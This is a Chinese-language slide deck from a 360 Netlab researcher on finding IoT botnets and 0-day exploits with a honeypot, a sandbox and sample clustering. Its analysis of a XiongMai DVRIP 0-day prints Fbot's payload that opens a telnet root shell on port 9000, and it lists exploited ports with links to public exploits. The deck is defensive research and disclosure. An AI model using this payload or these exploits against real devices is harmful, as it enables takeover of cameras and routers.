



如何去挖掘物联网环境中的高级恶意软件威胁



叶根深

360网络安全研究院研究员



\$ whoami



TO BE A MALWARE HUNTER!

#Botnet #Pentest #Honeypot #Sandbox



Email: yegenshen@360.cn

Twitter/WeChat: [@zom3y3](https://twitter.com/zom3y3)

Network Security Researcher [@360Netlab](https://twitter.com/360Netlab)



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PART
01

背景介绍





What is an advanced malware threat ?

0-day Exploit or Cyberweapon





概览


通过Anglerfish蜜罐，我捕获到大量网络扫描Payload和IoT Botnet，并和同事一起公开披露了部分报告，其中包括：Mirai, http81, DDG, Hajime, TheMoon, IoT_reaper, Satori, Muhstik, HNS, Fbot, MikroTik, GhostDNS, Ngioweb, Godlua, Gwmndy等。

我还挖掘到一些有意思的样本，部分贴在了推特上#unknown_botnet，还有一个是针对IoT平台的特马但没有公开披露。

此外，我还捕获到3个0day，其中包括被Satori Botnet利用的CVE-2017-17215漏洞，被TheMoon Botnet利用的Gpon Home Routers RCE漏洞，被Fbot利用的雄迈DVRIP协议漏洞。

我是如何研究IoT安全的?

- 开发Anglerfish蜜罐, 模拟IoT设备指纹/漏洞, 捕获网络扫描Payload和样本
- 筛选x86, ARM, MIPS等CPU架构样本, 分析未被杀软件识别的恶意软件
- 开发特定漏洞扫描程序, 统计全网受影响设备数量等
- 从设备官网下载相应固件, 统计受影响的设备型号等





PART
02

IoT安全现状



IoT 安全现状



IoT 安全防御能力不足




IoT Botnet 攻击能力不断升级



IoT 设备已经成为APT攻击目标

IoT 安全防禦能力不足





IoT Botnet感染能力不断升级



Mirai内置大量弱口令，通过暴力破解Telnet服务传播。

Mirai变种集成Zyxel tr069协议漏洞传播，但因为Exploit不稳定导致路由器重启，从而引发德国电信大断网事件。

Reaper集成9个IoT漏洞，其中Varcon NVR个RCE漏洞在公开后2天就被集成。

Satori利用Huawei Router HG532 0-day漏洞传播，12月5号当天统计到感染IP数量在57万。全球ISP联合行动，封锁TCP/37215端口。

MikroTik设备受泄露的CIA ChimayRed黑客工具影响，路由器被攻击者监听网络流量，充当代理节点，植入js挖矿代码。

Fbot使用XiongMai硬编码账号密码和DVRIP升级接口0-day漏洞传播。



IoT Botnet感染能力不断升级

暴力破解

- 暴力破解Telnet服务
- Mirai, Gafgyt

漏洞集成

- 集成大量已公开漏洞
- IoT_Reaper, Mirai

漏洞挖掘

- 0-day 漏洞利用
- Satori, TheMoon, Fbot



IoT Botnet C2技术不断升级

冗余机制

- 硬编码多个C2地址
- 使用DGA技术
- Mirai, Godlua

通信协议

- 使用P2P协议通信
- 使用DOH解析DNS请求
- Hajime, Godlua, HNS

复杂化

- C2功能插件化
- 构造多级C2协议
- VPNFilter, Ngioweb

IoT 设备已经成为APT攻击目标



情报监控





窃听风云: 你的MikroTik路由器正在被监听

MikroTik设备受泄露的 CIA ChimayRed黑客工具影响，路由器被攻击者监听网络流量，充当代理节点，植入js挖矿代码。

MikroTik RouterOS设备允许用户在路由器上抓包，并把捕获的网络流量转发到指定Stream服务器。

目前共检测到 7.5k MikroTik RouterOS设备IP已经被攻击者非法监听，并转发TZSP流量到指定的IP地址，通信端口UDP/37008。

IP	Count
37.1.207.114	5164
185.69.155.23	1347
188.127.251.61	1155

其中一个攻击者 (37.1.207.114) 监听了大量MikroTik RouterOS设备，主要监听TCP协议20, 21, 25, 110, 143端口，分别对应FTP-data, FTP, SMTP, POP3, IMAP协议流量。这些应用协议都是通过明文传输数据的，攻击者可以完全掌握连接到该设备下的所有受害者的相关网络流量，包括FTP文件，FTP账号密码，电子邮件内容，电子邮件账号密码等。

通过对受害者IP归属地统计，我们看到俄罗斯受影响最严重。

更多内容: <https://blog.netlab.360.com/7500-mikrotik-routers-are-forwarding-owners-traffic-to-the-attackers-how-is-yours/>



VPNFilter



The VPNFilter malware is a multi-stage, modular platform with versatile capabilities to support both intelligence-collection and destructive cyber attack operations.

As of this writing, we are aware of two plugin modules: a **packet sniffer** for collecting traffic that passes through the device, including theft of website credentials and monitoring of Modbus SCADA protocols, and a communications module that allows stage 2 to communicate over Tor.

更多内容: <https://blog.talosintelligence.com/2018/05/VPNFilter.html>



PART
03

如何去挖掘未知的IoT Exploit





Anglerfish - Most Probed Port




Telnet和HTTP协议在Anglerfish蜜罐中被扫描次数最多。

简单的IoT漏洞利用也最受攻击者欢迎。

Top 20 Most Probed Ports (2019-08-19 ~ 2019-08-20)

Source: Anglerfish Honeypot





Anglerfish - Exploits Statics



Anglerfish蜜罐已捕获100多种被Botnet利用的RCE Exploit, 每天能监测到数十种针对IoT设备的RCE漏洞利用。

绝大部分IoT漏洞利用代码都是公开的, 开箱即用。





Fuzz testing



- 响应任意端口的TCP SYN Packet
- 根据协议特征, 永远返回正确响应 (http, mysql, mssql, redis, memcache等)
- 返回预定义或者随机的Payload特征库集合

更多内容: [《通过Anglerfish蜜罐发现未知的恶意软件威胁》](#)

Yonathan Klijsma @ydklijsma · Jul 24
There's honeypots and then there's this guy.

```
HTTP/1.1 200 OK
Date: Tue, 23 Jul 2019 15:13:14 GMT
Last-Modified: Sun, 10 Sep 2017 16:48:23
Server: ASUSTek UPnP/1.0 MiniUPnPd/1.4 Ai
l Camera Web Server CouchDB/1.6.1 (Erlang
d/1.0 GoAhead-Webs HTTP Server Hikvision
HTTP/1.1, DIR-860L Ver 1.01 Linux/2.6.18
2.0 Linux/3.10.0 eHomeMediaCenter/1.0 Lin
4.29 CyberHTTP/1.0 MIPS LINUX/2.4 UPnP/1
icrosoft-NetCore/2.0, UPnP/1.0 DLNADOC/1.5
5.xx UPnP/1.0 NetEVI/3.10 Network Camera
; JBoss-5.0/JBossWeb-2.1 Servlet/2.5 JSP
/1.0 DLNADOC/1.50 Platinum/1.0.5.13 Unsp
DOC/1.50, Serviio/1.8 Xavante 2.2.0 embed
lighttpd/1.4.43 micro_httpd minhttpd mini
1.0.0
Content-Type: text/html; charset=UTF-8
Content-Length: 21341
```

13 117 495

Dominik @OxTyrox · Jul 24
If anyone else is wondering what the Base64 is decoding into: It's the contact information of the guy running it, @zom3y3

2 1 51

SwiftOnSecurity @SwiftOnSecurity
Replying to @OxTyrox @zom3y3 and 2 others
Followed

11:48 AM · Jul 25, 2019 · Twitter for iPhone



Botnet扫描检测算法



IoT端口被蠕虫式扫描

First seen	Last seen	Protocol	Port	Coefficient	Payload Count	(one of) Payload MD5
2017-02-09 23:52	2018-10-07 02:02	UDP	53413	91.64	7	2c3d957fcc56caf402b84894e4f986de
2018-07-09 06:11	2019-08-19 10:56	TCP	5555	99.09	11	7b0ae0038cc4a8ba3cee0d459d9943f8
2018-08-09 20:13	2019-08-20 10:46	TCP	52869	98.81	17	abde9f41a92f8132c9ba582c866d7cb7
2018-08-11 13:25	2019-08-13 20:35	TCP	37215	98.86	30	03e39fb27eb26a6526964222c122c16d
2018-08-11 13:25	2019-08-03 07:37	TCP	8291	97.36	2	f047b5467b1dfeaf08c1924b9bf54a99
2018-08-19 03:09	2019-04-26 02:50	TCP	7547	94.83	5	6eeca4387d119ea3f5a0174f11872cc
2018-08-22 12:19	2018-11-29 12:45	TCP	9000	99.80	2	d2f3ae69fc94c21089fa215e674a73be
2018-11-12 20:06	2019-02-26 00:25	TCP	49152	99.64	1	e49e2b772796feae1d42d805e48bc454
2019-01-01 05:36	2019-08-19 11:02	TCP	60001	97.89	11	eb3111d9525e38decf1e97cb1d2d5071
2019-06-24 06:58	2019-07-31 05:44	TCP	34567	96.38	2	a5f8eb80f9c8421707a407c8d0ebed98



15个IoT特殊端口被恶意软件利用

Exploits	IoT Product	Port	Reference	Mallware Family
TR069- WAN Side Remote Command Injection	Zyxel Router	TCP/7547 TCP/5555	https://www.exploit-db.com/exploits/40740	Mirai DGA
ASUS Router infosvr UDP Broadcast root Command Execution	ASUS Router	UDP/9999	https://github.com/jduck/asus-cmd	TheMoon Mirai
MCTP SetPppoeAttr RCE EnGenius EnShare IoT Gigabit Cloud Service 1.4.11 - Remote Code Execution	Swann, Lorex, Night Owl, Zmodo, URMET, kguard security, etc EnGenius EnShare Router	TCP/9000	http://console-cowboys.blogspot.com/2013/01/swann-song-dvr-insecurity.html https://www.exploit-db.com/exploits/42114	Hajime Mirai
Netcore/Netis Routers - UDP Backdoor Access	Netcore/Netis Routers	UDP/53413	https://www.exploit-db.com/exploits/43387	Gafgyt Mirai
D-Link Devices - UPnP SOAP Command Execution	D-Link Router UPnP SOAP interface	TCP/49152	https://www.exploit-db.com/exploits/27044	Mirai
Realtek SDK - Miniigd UPnP SOAP Command Execution	Realtek SDK UPnP SOAP interface	TCP/52869	https://www.exploit-db.com/exploits/37169	Mirai
MiCasa VeraLite Remote Code Execution	MiCasa VeraLite Controller	TCP/49451	https://www.exploit-db.com/exploits/1188	Mirai
Huawei Router HG532 - Arbitrary Command Execution	Huawei Router HG532	TCP/37215	https://www.exploit-db.com/exploits/43414	Satori
Dahua DVR 2.608.0000.0/2.608.GV00.0 - Authentication Bypass	Dahua Camera	TCP/37777	https://www.exploit-db.com/exploits/29673	Mirai
QNAP Transcode Server - Command Execution (CVE-2017-13067)	QNAP NAS	TCP/9251	https://www.exploit-db.com/exploits/42587	CoinMiner
XiongMai DVRIP Remote Code Execution	XiongMai DVR	TCP/34567	https://twitter.com/zom3y3/status/1100667242159558656	Fbot
JAWS DVR Remote Code Execution	Mvpower 8 Channel Security DVR	TCP/60001	https://www.pentestpartners.com/security-blog/pwning-cctv-cameras/	Mirai
Google Android ADB Debug Server - Remote Payload Execution	Google Android ADB Debug Server	TCP/5555	https://www.exploit-db.com/exploits/39328	Fbot
MikroTik RouterOS Winbox & Webfig	MikroTik RouterOS Winbox & Webfig	TCP/8291 TCP/80	https://wikileaks.org/ciav7p1/cms/page_16384604.html	ChimayRed






如何发现Fbot Botnet使用DVRIP 0day漏洞传播



1. 最开始只看到HTTP端口扫描上升
2. 通过Anglenglish蜜罐不断地Fuzz testing, 即使没有完整交互, 也能获得Fbot样本
3. 中间人转发Fbot扫描流量到真实设备, 获取到DVRIP 协议关键Exploit





0-day Exploit



InstallDesc File Created: December 8, 2018 at 05:39 (UTC+8)

```
.....s...{ "Name" : "OPSystemUpgrade"
.....I...{ "Name" : "OPSystemUpgrade", "Ret" : 100, "SessionID" : "0x00000004" }
.....b..PK.....,M[.`=...#......InstallDesc.M..1...~..g.%q.."\"-.....mT;i.+.....".2.y.yf.s...h...n..H..E...S.. XQ.... ..)
7.P...2....2
.R...X
_...?..p{.H...:~..[..... '...a.m....6I....ua....'...0h<x...-.....H.9.i..._F".R...W..L...I^..u..PK.....,M[.`=...#......$......InstallDesc
.....P.'m...P.'m.....R.....PK.....{ "Name" : "", "Ret" : 100, "SessionID" : "0x00000004" }
.....I...{ "Name" : "OPSystemUpgrade", "Ret" : 100, "SessionID" : "0x00000004" }
```

```
users-MacBook-Pro:Fbot DVRIP user$ ls -al InstallDesc
-rw-r--r--  1 user  staff  547 Dec  8  2018 InstallDesc
users-MacBook-Pro:Fbot DVRIP user$
users-MacBook-Pro:Fbot DVRIP user$ cat InstallDesc
{
  {
    "Command": "Shell",
    "Script": "telnetd -p 9000 -l /bin/sh"
  },
  {
    "Command": "Shell",
    "Script": "busybox telnetd -p 9000 -l /bin/sh"
  }
}
```

Open Telnet Backdoor

更多内容: <https://blog.netlab.360.com/the-new-developments-of-the-fbot/>



Sofia OPSystemUpgrade 0-day漏洞分析



```
std::string::string(&s2, "admin", &v20);
v6 = v5(v4, &s2, &v19);
v7 = std::string::~string((std::string *)&s2);
if ( v6 )
{
    s2 = (_BYTE *)&unk_83F134;
    v8 = sub_27A92C(v7);
    v9 = sub_4D245C((int)&v19, (int)"Password");
    v10 = sub_4D1EE4(v9);
    std::string::string(&v20, v10, &v17);
    sub_27A23C(v8, &v20, &s2, 14);
    std::string::~string((std::string *)&v20);
    v11 = s2;
    if ( !strcmp("tLjWpb06", s2) )
    {
        v15 = *(void (**)(void))(**(_DWORD **)(v1 + 136) + 28);
    }
    else
    {
        memset(&v20, 0, 0x40u);
        strncpy(&v20, v11, 0x40u);
        v12 = 0;
        v13 = 0;
        do
        {
            v14 = *(unsigned __int16 *)(&v20 + v12);
            v12 += 2;
            v13 += v14;
        }
        while ( v12 != 64 );
        v15 = *(void (**)(void))(**(_DWORD **)(v1 + 136) + 28);
    }
}
```

a part of Fbot Botnet exploit payloads: "Command": "Shell",
"Script": "telnetd -p 9000 -l /bin/sh"

```
{
    v292 = sub_44BA38(v98, k);
    v293 = sub_44BF54(v292, "Command");
    sub_44A87C(&v381, v293);
    v294 = sub_2077C(&v381, "Shell");
    std::string::~string(&v381);
    if ( v294 )
    {
        v295 = sub_44BA38(v98, k);
        v296 = sub_44BF54(v295, "Script");
        v297 = (const char *)sub_44B9DC(v296);
        system(v297);
    }
}
```

old version

Xiongmai Technology

```
if ( !v305 )
{
    v319 = sub_4D1F40(v96, v112);
    v320 = sub_4D245C(v319, (int)"Command");
    sub_4D0D84(&v448, v320);
    v321 = sub_21E6C(&v448, "Shell");
    std::string::~string((std::string *)&v448);
    if ( v321 )
    {
        v322 = sub_4D1F40(v96, v112);
        v323 = sub_4D245C(v322, (int)"Script");
        v324 = (const char *)sub_4D1EE4(v323);
        if ( !strstr(v324, "telnetd") )
        {
            v325 = sub_4D1F40(v96, v112);
            v326 = sub_4D245C(v325, (int)"Script");
            v327 = (const char *)sub_4D1EE4(v326);
            system(v327);
        }
    }
}
```

patched version

更多内容: <https://twitter.com/zom3y3/status/1100667242159558656>



PART
04

如何去挖掘未知的IoT Botnet样本





概览



样本来源: Anglerfish HoneyPot, VirosTotal, 360Netlab其它样本源

样本类型: ELF Executable (x86, x86-64, arm, mips)

Unknown Botnet: VT 0/1识别, Bot 样本, 有C2

技术组件: 特征库, 聚类, 沙箱, 代码相似性, 人肉分析 (IDA)

推文: #unknown_botnet

Blog报告: Linux.Ngioweb, Godlua

特殊发现: 某IoT特马, 未公开

更多内容: https://twitter.com/search?q=#unknown_botnet



VirusTotal Intelligence: Search

positives:0 tag:"elf" not tag:"contains-elf" not tag:"shared-lib" not tag:"coredump" not tag:"relocatable" size:10MB-

使用VT Intelligence Search API获取ELF样本列表，然后使用360内部样本下载接口下载样本


更多内容：<https://support.virustotal.com/hc/en-us/articles/360001387057>



筛选未知ELF样本流程



自动化流程:



人肉流程:





样本过滤器



数据源：样本静态信息

Total File

Code Section

Symbol Section


String Section

Disassembly Function Code

聚类，过滤同类样本（SSDC）

特征库，过滤已识别样本（ESET NOD32）

开源小工具：<https://github.com/zom3y3/ssdc>





Detux Sandbox Modified



Operating System: SandboxOS

Network: iptables, mitmproxy, fakedns

Malware Analysis: ESET NOD32, Yara, VirusTotal

Packet Analysis: DNS, HTTP

Strace Analysis: Stracer

开源小工具: <https://github.com/zom3y3/stracer>

```
[bit@ubuntu01:~/opt/detux-sandbox$ python detux.py -h
usage: detux.py [-h] [--params PARAMS] [--rename] [--user {root,user}]
               [--run_mode {cpath,fpath}] [--strace] [--fakedns] [--memdump]
               [--edition {Debian7,SandboxOS}]
               [--clibrary {glibc,uclibc,musl}]
               [--cpu {x86-32,x86-64,arm32el,arm32hf,mips32,mips64,mips32el,mips64el,powerpc32}]
               [--vm_time VM_TIME] [--date DATE] [--command COMMAND]
               [--int {python,perl,sh,bash,ruby}] [--dnat_protocol {tcp,udp}]
               [--dnat_dport DNAT_DPORT] [--dnat_dip DNAT_DIP]
               SAMPLE

optional arguments:
-h, --help            show this help message and exit

sample options:
SAMPLE               Set the ELF file path
--params PARAMS      Set the Sample file execute params (default: None)
--rename             Rename the sample name in sandbox (default: False)
--user {root,user}   Set the Sample file exec user (default: user)
--run_mode {cpath,fpath}
                    Set the sample run method (default: cpath)
--strace             Set the Strace option (default: False)
--fakedns            Set the fake dns option (default: False)
--memdump           Set the gdb memory dump option (default: False)

VM options:
--edition {Debian7,SandboxOS}
                    Set the Linux edition (default: SandboxOS)
--clibrary {glibc,uclibc,musl}
                    Set the c library (default: auto)
--cpu {x86-32,x86-64,arm32el,arm32hf,mips32,mips64,mips32el,mips64el,powerpc32}
                    Set the VM CPU type (default: auto)
--vm_time VM_TIME   Set the VM exec time (default: 30)
--date DATE         Set the VM localtime date (default: None)
--command COMMAND   run some commands before sample executing (default:
                    None)
--int {python,perl,sh,bash,ruby}
                    Set the Sample Architecture type (default: auto)

iptables options:
--dnat_protocol {tcp,udp}
                    Set the dnat protocol (default: tcp)
--dnat_dport DNAT_DPORT
                    Set the dnat destination port (default: None)
--dnat_dip DNAT_DIP Set the dnat destination ip (default: 192.168.40.136)
```




函数相似性



IDA FLIRT

fn_fuzzy

Karta

idenLib

Diaphora

BinDiff

Intezer Analyze

ssdeep score	machoc matched	primary function	primary bsize	secondary analyzed function	secondary prototype
100	True	sub_A5AC	660	attack_method_asyn	None
100	True	sub_8514	52	attack_get_opt_ip	None
100	True	sub_B304	660	attack_method_asyn	None
100	True	sub_9F00	660	attack_method_asyn	None
100	True	sub_C178	56	thinkphp_setup_connection	None
100	True	sub_AC58	660	attack method asyn	None
100	True	sub_9874	660	attack method asyn	None
100	True	sub_B9B0	660	attack method asyn	None
100	True	sub_8E00	608	attack_method_greip	None
96	False	sub_CE5C	620	killer_kill_by_port	None
85	False	sub_E148	764	main	int __cdecl main(int argc, const char **argv, const ...
63	True	sub_EC6C	176	add_auth_entry	None
36	True	sub_E9D0	84	rand_alpha_str	None

https://github.com/TakahiroHaruyama/ida_haru/tree/master/fn_fuzzy



PART
05
总结



IoT 安全防御能力不足

IoT Botnet 攻击能力不断升级

IoT 设备已经成为APT攻击目标

欢迎关注Twitter/WeChat: @zom3y3

获取前沿安全资讯, Botnet内幕





谢谢!

